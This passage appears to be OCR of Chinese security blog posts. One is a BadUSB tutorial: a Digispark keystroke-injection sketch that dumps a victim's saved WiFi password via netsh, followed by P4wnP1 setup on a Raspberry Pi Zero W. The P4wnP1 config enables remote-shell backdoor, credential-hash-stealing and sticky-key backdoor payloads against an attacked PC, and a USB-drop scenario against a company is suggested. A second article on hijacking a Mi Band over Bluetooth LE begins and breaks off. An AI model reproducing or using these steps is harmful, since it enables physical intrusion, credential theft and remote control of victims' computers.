接下来按生成。他的文件名字后缀为 .ion,接下来把他用编程软件打开在复制里面的代码，再复制到 Arduino 里面上传就可以了



然后你就可以很愉快的使用了。

作者写了一个找出 WiFi 密码的命令

```
include "DigiKeyboard.h"
      void setup() {
      DigiKeyboard.sendKeyStroke(0);
      DigiKeyboard.delay(1000);
      DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);

      DigiKeyboard.print("cmd");
```

```
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("netsh wlan show profiles");
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("netsh wlan show profile name="WiFissid" key=clear");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
}
void loop() {
}
```

前提是别人要开启无线网络，也是就他正在无线连接里面的 WiFissid 就是你要找的 WiFi 的名字。

我拍了一段视频给你大家看看效果，**视频请前往信安之路公众号查看**

当 Digispark 插入电脑的时候你会听到一声 d=====(￣▽￣*)b，这个声音就是在安装驱动程序程序正在正常启动中。大家是不是觉得这个 Digispark 只能运行一次我们编程的程序，不够过瘾想搞其他东西，没错我就是在等你这句话接下来介绍高级版的 badusb。

树莓派 W 做一个高级版 badusb

准备工作

1、下载系统

2、树莓派 zero w (无线版本)


3、读卡器

4、OTG 线

5、16G 内存卡

6、迷你 HDMI 转标准

7、远程登入 SSH 软件 PUTTY（win）JuiceSSH(安卓)



渗透工具第一篇有讲用什么刷入系统大家去找一下就可以了

刷完在 boot 分区新建一个 ssh 文件就可以了，千万不要在建一个自动连接 WiFi 的文件，有可能你后面软件会不兼容卡掉。

这个时候你就把迷你 HDMI 转标准插入树莓派连接显示器或者你有 usb 口的网口那就插路由器看 ip 显示器的直接连接就可以了。

ssh 连接，账号 pi 密码 raspberry


接下来配置与下载（命令手打比较好，复制有可能会出错）（有提示你 y 你就直接 yes 过去）

```
apt-get update
sudo apt-getupdate
sudo apt-get install git john
git clone --recursive http://github.com/mame82/P4wnP1
```

下载完成

```
cd P4wnP1/
. install.sh
sudo reboot
```

安装时间是有的长的，作者安装了 40 分钟



安装好后他会出现上面这个

重新启动一下，你会发现他发送一个 WiFi 名字叫做 P4wnP1， 密码是 MaMe82-P4wnP1，ssh 登入的地址也变了 172.24.0.1

登入账号还是 pi 和 raspberry。


等你登入进去输入 nano setup.cfg 进行配置文件修改


刚开始的时候 playload=network_only.txt 前面加上 #

每次只能执行一个 payload

然后选择执行的 payload 即可(去掉注释即可执行 payload)

比 如 选 择 hid_backdoor 的 话 就 去 去 掉 #PAYLOAD=hid_backdoor_remote.txt 前面的 # 号


上午9:46
GNU nano 2.7.4 File: setup.cfg
#!/bin/sh
##########################
General config
these are the default settings
the setting are only used, if not defined in the payload itself
##########################
# USB setup
# -------------------------
# Make sure to change USB_PID if you enable different USB functionality in order
# to force Windows to enumerate the device again
USB_VID="0x1d6b" # Vendor ID
USB_PID="0x0137" # Product ID
USE_ECM=true # if true CDC ECM will be enabled
USE_RNDIS=true # if true RNDIS will be enabled
USE_HID=false # if true HID (keyboard) will be enabled
USE_HID_MOUSE=true # if true HID mouse will be enabled
USE_RAWHID=false # if true a raw HID device will be enabled
USE_UMS=false # if true USB Mass Storage will be enabled
# ==
# Network and DHCP options USB over Ethernet
# ==
# We choose an IP with a very small subnet (see comments in README.rst)
IF_IP="172.16.0.1" # IP used by P4wnP1
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="172.16.0.2,172.16.0.2" # DHCP Server IP Range
ROUTE_SPOOF=false # set two static routes on target to cover whole IPv4 range
WPAD_ENTRY=false # provide a WPAD entry via DHCP pointing to responder
# ============================
# WiFi options (only Pi Zero W)
# ============================
WIFI_NEXMON=false # Experimental: enables the use of Nexmon driver + firmware to ad$
WIFI_NEXMON_BRING_UP_MONITOR_FIRST=true # if this option is set to true, the additi$
WIFI_REG=US # WiFi regulatory domain (if not set accordingly, WiFi channels are mis$
# Access Point Settings
# ---------------------
WIFI_ACCESSPOINT=true
WIFI_ACCESSPOINT_NAME="P4wnP1"
WIFI_ACCESSPOINT_AUTH=true # Use WPA2_PSK if true, no authentication if false
WIFI_ACCESSPOINT_CHANNEL=6
WIFI_ACCESSPOINT_PSK="MaMe82-P4wnP1"
WIFI_ACCESSPOINT_IP="172.24.0.1" # IP used by P4wnP1
WIFI_ACCESSPOINT_NETMASK="255.255.255.0"
WIFI_ACCESSPOINT_DHCP_RANGE="172.24.0.2,172.24.0.100" # DHCP Server IP Range
WIFI_ACCESSPOINT_HIDE_SSID=false # use to hide SSID of WLAN (you have to manually c$
WIFI_ACCESSPOINT_DHCP_BE_GATEWAY=false # propagate P4wnP1 as router if true (only m$
WIFI_ACCESSPOINT_DHCP_BE_DNS=false # propagate P4wnP1 as nameserver if true (only m$
WIFI_ACCESSPOINT_DNS_FORWARD=false # if true, P4wnP1 listens with a DNS forwader on$
WIFI_ACCESSPOINT_KARMA=false # enables Karma attack with modified nexmon firmware, $
WIFI_ACCESSPOINT_KARMA_LOUD=false # if true beacons for SSIDs spotted in probe requ$
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Linter ^_ Go To Line
ESC / | - HOME ↑ END PGUP FN
TAB CTRL ALT ← ↓ → PGD
信安之路


GNU nano 2.7.4 File: setup.cfg
====================
Payload selection
====================
#PAYLOAD=network_only.txt
#PAYLOAD=hid_mouse.txt # HID mouse demo: Shows differen$
PAYLOAD=hid_backdoor_remote.txt # AutoSSH "reachback" v$
#PAYLOAD=wifi_connect.txt
#PAYLOAD=stickykey/trigger.txt # Backdoor Windows LockS$
#PAYLOAD=hakin9_tutorial/payload.txt # steals stored pl$
#PAYLOAD=Win10_LockPicker.txt # Steals NetNTLMv2 hash f$
#PAYLOAD=hid_backdoor.txt # under (heavy) development
#PAYLOAD=hid_frontdoor.txt # HID covert channel demo: T$
#PAYLOAD=hid_keyboard.txt # HID keyboard demo: Waits ti$
#PAYLOAD=hid_keyboard2.txt # HID keyboard demo: trigger$
^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text
tab esc ctrl / .
信安之路

（借用喵神的一张图，我的不小心删除了）

（作者本来是安装好了准备修改这个文件结果手误把这个文件全部删除了！所以我又重新安装了一次，所以有些图我没有放出来，希望大家见谅）退出保存

把树莓派 w 连接你要攻击的电脑就可以了

树莓派有 2 个 usb 口一个是电源接口一个是数据接口，把 usb 口接在被攻击者的电脑上面就可以使用 P4wnP1 了。

接下来我们介绍一下 P4wnP1 是干什么的？

p4wnp1 是一个高度可定制的 USB 攻击平台，基于低成本的 Raspberry Pi 的零或零 W（Raspberry Pi 所隐藏的后门）。

P4wnP1 by MaMe82

P4wnP1 is a highly customizable USB attack platform, based on a low cost Raspberry Pi Zero or Raspberry Pi Zero W (required for HID backdoor).

TL;TR

Official WiKistarted by @jcstill and @Swiftb0y

There isn't a short summary of this README. If you want to handle this nice tool, I'm afraid you have to read this.

The most important sections:

- Windows LockPicker
- HID covert channel frontdoor
- HID covert channel backdoor (**this is the new main feature**)
- Getting started section

Introduction

Since the initial release in February 2017, P4wnP1 has come a long way.Today advanced features are merged back into the master branch, among others:

- the**Windows LockPicker**(unlock Windows boxes with weak passwords, fully automated by attaching P4wnP1)
- the**HID covert channel backdoor**(Get remote shell access on air gapped Windows targets tunneled only through HID devices, relayed to a WiFi hotspot with SSH access with a Pi Zero W. The target doesn't see a network adapter, serial or any other communication device.)
- the**HID covert channel frontdoor**(Get access to a python shell on P4wnP1 from a restricted Windows host, tunneled through a raw HID device with low footprint. The target doesn't see a network adapter, serial or any other communication device.)
- refined USB,**modular USB setup**

项目地址：

https://github.com/mame82/P4wnP1

他官网介绍的很详细，作者就不在介绍了（里面内容太多比如拿电脑的

shell，获取 win 登入密码等等）。

最后给大家看看一个作者拍的 P4wnP1 使用的视频。（作者名字叫喵神已经得到他的授权）

http://v.youku.com/v_show/id_XMzA2MTkwNDE2NA==.html

我相信大家看完以后，就会觉得现在的手法越来越牛逼。

最后感谢 2 位作者对我的教导（无序熵增和喵神）真的非常感谢你们

强调几个问题也是作者遇到的问题

1、树莓派刷入系统的时候在 boot 分区新建一个 SSH 不要建 WPA 自动连接 WiFi 密码的文件，有一定几率会安装 P4wnP1 不成功

2.、供电要稳定

3、一些工具下载可能会有问题，需要自己有梯或者用手机流量下载

4、digispark 烧录过程中千万不要拔下来

5、在使用烧录软件的时候一定要检测你的配置 ok 不

6、在使用 Automator 的时候一定要记住给一点延迟给程序

7、生成的 Automator 文件一定要在专业的编程软件中打开在复制到烧录软件里面

总结

到底是使用 9 块钱的 digispark 还是树莓派 W 那还是看自己的需求，如果只是执行一些简单的程序那这个 digispark 非常的适合你。如果你是需要多元化和执行一些复杂的程序那就树莓派 W 适合你，毕竟 2 个开发板的价格摆在这里，badusb 攻击为什么一些安全软件不能及时的阻挡呢？原因就在于他是在模仿键盘和鼠标输入一些安全软件没有办法识别出到底是人还是程序在输入，所以就导致了安全软件认为是人在输入一些指令就让他通过了。这个手法告诉我们黑客不一定要远程入侵你的电脑，他们也可以使用物理接触进行攻击，对于企业来说这种攻击手法比远程入侵简单多了成功率可能也会高很多，比如我在你们公司附近搞一个活动送 U 盘，你们公司的人拿回去就插上使用。如果刚好使用的人是财务部门和人事部门，在如果这个 U 盘写的是收集这个电脑全部信息在发送给入侵者，想想就觉得可怕一些在平常不过的东西，却会如此的致命。

使用 linux 操控小米手环 1 代

原创： reboot 信安之路 2018-05-14

在这个智能加无线的时代，人们早已习惯于使用一些智能设备进行学习、生活等等。可是你手中的智能设备安全吗？今天我们将使用无线的一些技术来带大家夺取手环的控制权。

基础知识点

按套路来，文章开头先讲几个需要知道的知识点：

低功耗蓝牙

低功耗蓝牙简称 BLE,是在蓝牙 4.0 之后提出来的技术，由于非常的节能所以被广泛的应用到许多智能设备上，例如智能跑鞋的芯片、计步器等，以及下面要讲的手环。

HCI

HCI（主机控制器接口），是蓝牙协议栈的重要部分

HCI Packet 在 Host 和 Control 之间进行传输，通常有三种类型 Command，Event，Data (ACL 和 SCO/eSCO)。其中 Data 是双向的，Command 只能从 Host 发往 Control, Event 始终是 Control 发向 Host 的。在本文中这点只需要了解即可。

ATT

ATT 允许设备作为服务端提供拥有关联值的属性集（服务端提供数据，客户端请求数据）。

让作为客户端的设备来发现、读、写这些属性；同时服务端能主动通知客户端

ATT 定义了两种角色: 服务端 (Server) 和客户端 (Client)

ATT 中的属性包含下面三个内容：

1、Attribute Type：由 UUID(Universally Unique IDentifier) 来定义

2、Attribute Handle：用来访问 Attribute Value

3、A set of Permissions：控制是否该 Attribute 可读、可写、属性值是否通过加密链路发送

一个设备可以同时拥有 Server 和 Client，而一个 Server 可以支持多个 Client。

说了这么多废话。。其实这里只需要知道 ATT 数据包里面的内容就是用来发送指令。

实验环境：

小米手环 1 代、小米手机一部、Kali Linux、蓝牙适配器 CSR4.0(使用电脑自带的也可以)

1、将手环通过小米运动绑定到手机上，然后开启来电提醒（手环会震动）。



小米手环
屏幕解锁
未开启
来电提醒
已开启
手环闹钟
未开启
APP通知提醒
未开启
更多
查找手环
指示灯颜色
蓝色
蓝牙广播
已开启
佩戴方式
挂坠
手环振动通知
手环振动时在手机通知栏中通知原因
信安之路

2、手机启用开发者模式并打开蓝牙


3、用另一个手机打这个手机，手环震动后挂断，然后到文件目录找到蓝牙日志文件并拷到电脑上：

4、使用 wireshark 打开日志：

wireshark 是一款用来抓包和分析数据包的非常好一款工具。

